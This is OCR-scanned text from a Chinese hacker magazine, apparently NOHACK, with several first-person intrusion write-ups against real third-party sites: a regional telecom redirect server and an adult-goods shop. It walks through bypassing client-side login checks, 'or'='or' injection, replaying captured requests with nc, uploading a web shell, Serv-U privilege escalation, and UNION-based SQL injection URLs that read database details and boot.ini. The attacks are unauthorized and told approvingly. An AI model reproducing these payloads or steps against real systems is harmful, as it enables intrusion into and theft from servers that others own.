
再简单地给学校的web程序打打补丁，对于可以利用注人工具找到注入点的asp文件，把那些ID参数，都通通加上cint(request("id"))，这样就解决了注入的烦恼了。最后，我去找了一些资料发现，不知道为什么winwebmail这个目录必须给予安装 WinWebMail 的盘符以及父目录以 Internet 来宾账户(IUSR_*)允许［读取\运行\列出文件夹目录］的权限。WinWebMail的安装目录，INTERNET访问账号完全控制给予[超级用户 /SYSTEM]在安装盘和目录中[完全控制]权限，而且安装的目录都是这样f:\winwebmail，即使是最新版的3.7.1.1也需要这样设置。我就是这样利用了第三方软件权限的设置不当，而导致整个服务器被攻陷！

［文章中用到的桂林老兵注入工具WebTool.rar已收录在本期光盘］NOHACK

对本地电信服务器的一次安全检测


菜菜

又到了学期末，学校都是停课复习，这几天宿舍里都闹着看世界杯，学习又学不进去，索性直接打包回家了，嘿嘿（在家看得舒服）。在家上网的时候发现一个问题，我家是电信ADSL拨号上网的。由于比较懒，我以前上网的时候都是直接在地址栏里面输入地址，然后它就自动拨号连接。但现在每次连接后都给定位到一个电信业务广告的页子，对于我这种懒人来说，很是不爽（图1）。



图1

应该是我们这个地区的所有电信用户都会这样吧，不知道这个服务器的安全性如何，心想如果是这个页被人挂马，那得死多少人。我把这个页子的路径去掉，直接进到主站。点了几个连接看了看，发现没有见过这种系统，估计是自己开发的。顺手在地址后面加了一个单引号，直接跳转到另一个页“提交的信息非法！请返回本站首页”，看来是做了防注入了，完全黑箱测试不好突破啊。于是思路定位到旁注上，拿出明小子的domain跑了一下，有16个站在上面。16个站大体都看了一下，每个站都用了IIS

防御程序，看来管理员还是很小心的（图2）。



难道就这么放弃了？我把16个站的后台都仔细地看了一下，发现有一个很可能有突破口（图3）。



感觉这个界面是不是很熟悉啊，哈哈，这套系统如果没有改的话可以用'or'='or'绕过去的。输上账号和密码，提交。弹出：“用户名填写不正确，请重新填写！可使用字符为（A-Z a-z 0-9 _ - .）长度不小于5个字符，不超过15个字符，注意不要使用空格。”郁闷ing，看了一下登陆页面的源代码，原来他是在这个页面上作了限制。代码如下：

```
<!——
Function CheckForm()
{
if (document.UserLogin.Name.Value=="")
{
alert("请填写您的用户名!");
return false;
}
vra filter=/^\s*[.A-Za-z0-9_-]{5,15}\s*$/;
if (!filter.text(document.UseLogin.name.value)) {
alert ("用户名填写不正确，请重新填写！可使用字符为（A-Z a-z 0-9 _ - .）长度不小于5个字符，不超过15个字符，注意不要使用空格。");
document.UserLogin.name.focus();
document.UserLogin.name.select();
return false;
}
if (document.UserLogin.pwd.value=="")
{
alert("请填写您的密码!");
document.UserLogin.pwd.focus();
return false;
}
vra filter=/^\s*[.A-Za-z0-9_-]{5,15}\s*$/;
alert ("密码填写不正确，请重新填写！可使用字符为（A-Z a-z 0-9 _ - .）长度不小于5个字符，不超过15个字符，注意不要使用空格。");
document.UserLogin.Pwd.focus();
document.UserLogin.Pwd.select();
return false;
}
```

把登陆页面保存到本地，然后修改代码，把限制语句去掉就可以了，修改后提交，返回信息如图4所示。





图4

唉，我快崩溃了，管理员是不是什么都往上用啊，整理一下思路，在原来的站点抓包抓到Referer，然后修改本地提交的抓包数据，把Referer添加进来，POST地址改成登陆后的最终地址。然后nc提交nc-vv www.xxxx.com 80<1.txt>1.htm。这样就绕过去了。这个系统存在上传漏洞的，传了个海阳上去。

进去后，寒得要死。2003的系统，目录全是可见的，基本没有作什么权限设置。看了一下程序文件夹，有Server-U6.0，而且开了.net。哈哈，使用serv-u终极提权大法，提权很顺利地成功。用海阳查了一下，终端是开着的，只不过改了端口，改成了50235端口（图5）。




整个渗透过程算是结束了，没有什么技术含量，只是不敢想像像这么重要的服务器，内部权限竟然设置成这个样子。我们这个地区有八个县城，只要是电信的用户拨号后第一次输入网址，ie都会定向到这个服务器一次，只能是无语。擦擦屁股，给管理员留点建议走人了。

利用serv-u拿下性用品商城

rabbitsafe


今天，渗透的是一家性用品商城，网站用的全是php程序，对于php构建的系统，一般后台数据库都是mysql，就像asp对应着mssql一样，由于php的特性（php默认将传递参数中的“'”、"\"等字符做了转换，所以对于字符类型的变量默认情况下很难注入），一般情况下我们注入的只能是数字类型的变量，根据平时注入的知识，我们知道id=xxx的连接就有可能找到漏洞。




一、寻找注入点

首先，在主站上转悠了一圈，主站中的数字类型变量不存在注入漏洞，提交http://www.XXX.com/view.php?id=1250 and 1=1和 1=2 ，在网页里把and 1=1和and 1=2都正常返回(图1)。


显然是做了过滤，因为网站二级页面也是php程序写的，所以我就想先从二级页面入手，进入了一个二级页面，好像是性图书联盟，这种东西害了多少青少年啊，今天就先拿你开刀，免得再腐蚀青少年的思想，随便打开了一个数字类型变量的页面提交http://shu.XXX.com/book_view.php?id=339 and 1=1，返回正常页面，提交http://shu.XXX.com/book_view.php?id=339 and 1=2，没有返回数据，果然存在注入漏洞，手工来解决吧，手工注入更有助php注入的学习，提交到http://shu.XXX.com/book_view.php?id=339 and 1=2 union select 1,2,4,5,6,7,8,9,10,11,12,13,14,15,16,17/*，返回结果如图2所示。



确定了字段数是17个。下面接着提交http://shu.XXX.com/book_view.php?id=339 and 1=2 union select 1,version(), database(),4,5,6,7,8,user(),10,11,12,13,14,15,16,17/*，返回结果如图3所示。




现在我们完成了对数据库系统的探测。因为我们有可能不是root权限，并且数据库和web服务器可能不在同一台主机上，这样我们就没有读取文件的权限了，测试下再说。先看下是用的什么系统，如果是Linux，可以提交etc/passwd，如果是windows，




可以提交c:\\boot.ini，成功读取出了c:\\boot.ini文件内容，知道了主机用的是windows系统，还是windows2003。看来权限足够高，可以读文件内容，如图4所示。

下面再来猜后台，先猜出后台再说，因为很多时候猜出了用户名和密码，最后却找不到后台登录的地方。先试了几个常见的，admin、manage、admin、php、manage、php、login、admin_index.php,结果都没找到。我想应该是管理员把后台改了，但是一般管理员不会改得很复杂，我就在一些常用的后台上加了些数字，例如：admin123、admin123456、admin88、admin888、manage888，我就依次试了试，结果后台出来了，真是皇天不负有心人啊，找到后台了http://shu.XXX.com/admin888/admin_login.php（图5）。




接下来，我们该猜解管理员表名，用户名，密码了，常见的都试了一遍，例如：user、admin、manage，password、pass、login，一个都没有，用工具也试了一遍，也没找出来，入侵陷入困难，看看时间，也该睡了，养好精神明天再接着渗透。

